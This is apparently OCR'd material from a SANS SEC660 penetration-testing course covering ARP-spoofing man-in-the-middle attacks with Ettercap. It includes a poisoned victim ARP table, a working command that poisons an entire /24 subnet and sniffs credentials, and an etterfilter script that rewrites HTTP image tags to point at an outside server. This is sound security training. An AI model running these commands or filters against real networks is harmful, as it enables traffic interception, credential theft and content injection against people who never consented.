
1. Attacker says "172.16.0.1, I am the MAC for 172.16.0.111"
2. Attacker says "172.16.0.111, I am the MAC for 172.16.0.1"

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 93

ARP Spoofing Example
The Wireshark capture shown in this slide was taken during an ARP spoofing attack. The two marked frames (frames 523 and 524) summarize the ARP response activity from the attacker at MAC address 00:18:8b:ad:2a:c7.


Both frames are sent by the attacker, first telling the default gateway (at 00:23:4d:da:22:23) that he is the node at 172.16.0.111. Next, the attacker tells the host at 172.16.0.111 (00:1f:f3:01:e3:42) that he is the default gateway at 172.16.0.1.

Victim ARP Table



```
C:\Users\Joshua Wright>ARP -A

Interface: 172.16.0.113 --- 0xc
  Internet Address      Physical Address      Type
  172.16.0.1            00-19-7d-1b-03-fa     dynamic
  172.16.0.3            00-19-7d-1b-03-fa     dynamic
  172.16.0.101          00-19-7d-1b-03-fa     dynamic
  172.16.0.103          00-19-7e-89-fb-a7     dynamic
  172.16.0.106          00-19-7d-1b-03-fa     dynamic
  172.16.0.111          00-19-7d-1b-03-fa     dynamic
  172.16.0.112          00-19-7d-1b-03-fa     dynamic
  172.16.0.114          00-19-7d-1b-03-fa     dynamic
  172.16.0.115          00-19-7d-1b-03-fa     dynamic
  172.16.0.117          00-19-7d-1b-03-fa     dynamic
  172.16.0.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Victim ARP Table
This slide demonstrates what the ARP table will look like on a victim system during an ARP poisoning attack. For several nodes on the 172.16.0.0/24 network, the IP address resolves to the physical address 00:19:7d:1b:03:fa. This MAC address is the attacker, manipulating the network to create a MITM attack.



Ettercap Options

```
-T
Launch the text-only interface
-M [METHOD:ARGS]
Become MITM using the specified technique
-w [LIBPCAP FILE]
Log captured pcap data
-z
Do not perform an initial ARP scan of the network
-F [FILTER FILE]
Execute the specified filter
-d
Perform DNS name resolution
-m [TEXT FILE]
Log messages including credential information to a file
```


Ettercap Options

Ettercap is an advanced network manipulation and password sniffing tool. The syntax of Ettercap is to specify one or more options following the executable, followed by two target designators representing the first and second group of devices that Ettercap should become MITM for. Ettercap supports multiple interfaces like Yersinia, though we'll focus on the command-line interface for maximum flexibility in using this tool.

Some commonly used options for Ettercap are as follows:

- -T – Launch Ettercap with the text-only interface
- -M [METHOD:ARGS] – Launch Ettercap and become MITM using the specified method and arguments
- -w [LIBPCAP FILE] – Log all packets bridged through Ettercap to the specified file in libpcap format
- -z – By default, Ettercap performs a scan of all hosts in the current segment when it starts; the "-z" argument suppresses this behavior, instead relying on multicast and broadcast traffic to discover other network nodes
- -F [FILTER FILE] – Execute the specified filter file to manipulate traffic bridged through Ettercap
- -d – Perform DNS name resolution for all hosts; this is off by default
- -m [TEXT FILE] – Log all messages generated by Ettercap to the specified file, including usernames and passwords observed on the network

Ettercap is written by Alberto Ornaghi (ALoR), Marco Valleri (NaGA), Emilio Escobar (exfil), and Eric Milam (J0hnnyBrav0).




Ettercap Target Designation

```
# ettercap [OPTIONS] [TARGET1] [TARGET2]
```

- Target designation is MAC/IPv4(s)/Port(s)/IPv6(s)
  - Blank fields indicate all: "///"
- MAC addresses specified in colon-separated bytes
- Multiple IP addresses can be specified with byte ranges, byte lists or address lists
  - 10.10.10.1-252,254;10.10.10.10
- Ports ranges specified with dash or comma

Ettercap Target Designation
When specifying the targets for an Ettercap MITM attack, the syntax for each target block is `[MAC]` / `[IPv4 Addresses]` / `[PORTS]` / `[IPv6 Addresses]` where any or all the parameters can be blank (e.g. "///"). The first and second target designations allow us to select one or more hosts to filter traffic coming from one or more hosts to one or more hosts (bi-directional manipulation).

When specifying multiple hosts by MAC addresses, separate each colon-delimited address with a comma or a semi-colon. Multiple IP addresses, however, use a dash to specify a range within a single octet; separate multiple IP addresses with a dash. Port ranges work similarly to IPv4 and IPv6 address ranges, using a comma to specify multiple ports while a dash specifies a range of ports.



Simple Ettercap Usage

```
# ettercap -T -q -M arp:remote /172.16.0.1-254// /172.16.0.1-254//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:1D:E2:41
            172.16.0.176/255.255.255.0
            fe80::20c:29ff:fe1d:e241/64

16 hosts added to the hosts list...

GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

SNMP : 10.10.10.4:161 -> COMMUNITY: public  INFO: SNMP v1
```

TIP

Ettercap is interactive, press "h" to access options after loading

Press "q" to quit Ettercap. DO NOT SIGKILL Ettercap!


Simple Ettercap Usage

Ettercap supports several methods for implementing MITM attacks, including ARP spoofing. As root, invoking Ettercap with the "-T" argument starts Ettercap in text-mode. Adding the "-q" argument tells Ettercap to subdue its output (quiet mode). The "-M" argument tells Ettercap which MITM technique to use; supplying the method "arp:remote" instructs Ettercap to perform ARP spoofing, allowing the attacker to eavesdrop and manipulate both LAN and remote network traffic (alternatively, "arp:oneway" will allow the attacker to intercept traffic from the left target to the right target). Finally, the two target designations ("`/172.16.0.1-254// /172.16.0.1-254//`") tell Ettercap to become MITM for all nodes on the local network (172.16.0.0/24).

At startup, Ettercap will enumerate all the nodes on the network with ARP response packets, then will advertise to all discovered hosts that it is the default gateway and to the default gateway that it is all hosts, establishing the MITM attack. While periodically maintaining the MITM attack following any legitimate ARP messages that conflict with the manipulated network, Ettercap will perform password sniffing, displaying the output on the screen (as in the case of the SNMP community string, shown in this slide).

While Ettercap is running, we can change settings or implement additional attacks interactively. Pressing "h" while running Ettercap will display a help menu, describing the context-sensitive navigation options.

It is important to note that you should never issue a SIGKILL message to Ettercap (e.g. "killall -9 ettercap" or "kill -9 `pidof ettercap`"). Press "q" to quit Ettercap, which will cause it to re-ARP all the nodes on the network with the correct MAC address information, taking it out of the loop as the MITM. Failure to quit Ettercap gracefully will likely result in a DoS situation, since the attacker's system will no longer bridge packets to the correct targets.




Ettercap and VMware Bug

- Users have reported the inability to use ARP spoofing in a VM guest
  - Others have great success
- Problem seems to be related to VMware network bridging stack
- Best to rely on native OS for advanced network attacks

Ettercap and VMware Bug

In testing, some users have reported that they are unable to successfully complete an ARP spoofing Man-in-the-Middle attack using VMware with a Linux guest OS virtual machine running Ettercap. While inconsistent, the problem appears to be related to how VMware implements the network bridging stack with some wired network cards.

In general, it's a good idea to leverage a native OS for advanced network attacks since you will eliminate the overhead of the virtualization layer and achieve greater compatibility with many attack tools. If you're not ready to replace your native OS environment with Linux, consider using a bootable USB drive for the duration of the attack that requires a tool such as Ettercap, or use a USB Ethernet interface that can be accessed directly in the Linux environment without the VMware networking stack.



Power of Ettercap

- Password sniffing is great
  - Telnet, FTP, POP3, SSH, SMB, HTTP, MySQL, IMAP, VNC, SNMP
  - And other protocols you probably don't care about
- Plugins are cool too
  - Spoof DNS responses, SMB downgrade, etc.
- Real opportunity is in Ettercap filters!


SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 99

Power of Ettercap

Ettercap is a powerful tool that is immediately useful in many penetration tests. For example, Ettercap supports a variety of protocols for password sniffing attacks with a long list of common protocols and an even longer list of uncommon protocols (such as passwords for the popular Half Life and Quake gaming protocols).

Ettercap also includes support for supplemental functionality through plugins, including the ability to perform DNS responses, attempt to downgrade Windows SMB authentication, and more.

A commonly overlooked feature of Ettercap is the ability to create custom filters to manipulate network traffic as it is bridged through the attacker. This is a tremendously useful feature for delivering various attacks on networked devices.




Ettercap Filters

- Simple language to describe traffic to match
- Replace arbitrary content as you see fit
  - Plaintext protocols, or traffic decrypted by Ettercap
- Script source compiled with etterfilter
  - etterfilter myfilter.filter –o myfilter.ef
  - Load filter with Ettercap using "-F myfilter.ef"
- Full syntax documented in "man etterfilter"

Ettercap Filters
Ettercap includes a simple language, which is used to build Ettercap filters, describing the traffic you want to match, and substituting it with any content you see fit. This feature is primarily intended for use with plaintext protocols, but it can also be used with encrypted protocols that are decrypted by Ettercap (such as SSHv1 and SSL traffic).

Scripts in source form are compiled or encoded into a binary form that can be passed to Ettercap using the *etterfilter* utility, typically with a ".ef" filename extension. When running Ettercap, we can specify the filter to use with the "`-F [FILTERFILE]`" argument.

Next we'll look at the syntax of an Ettercap filter file; for complete documentation, see the manual page for the etterfilter command ("`man etterfilter`").



HTML IMG Replacement

```
# Watch outbound HTTP requests, replacing "Accept-Encoding" line to
# prevent the responding server from gzip'ing response
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
      msg("zapped Accept-Encoding!\n");
   }
}
# For HTTP responses, replace all  "img src=" tags with our own tag,
# referencing a file on our server instead.  This is case-sensitive,
# so additional rules are needed for "IMG SRC", "img alt=", etc.
if (ip.proto == TCP && tcp.src == 80) {
    replace("img src=", "img src=\"http://www.willhackforsushi.com/img/whfs-
sign.jpg\" ");
}
```

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 101

HTML IMG Replacement
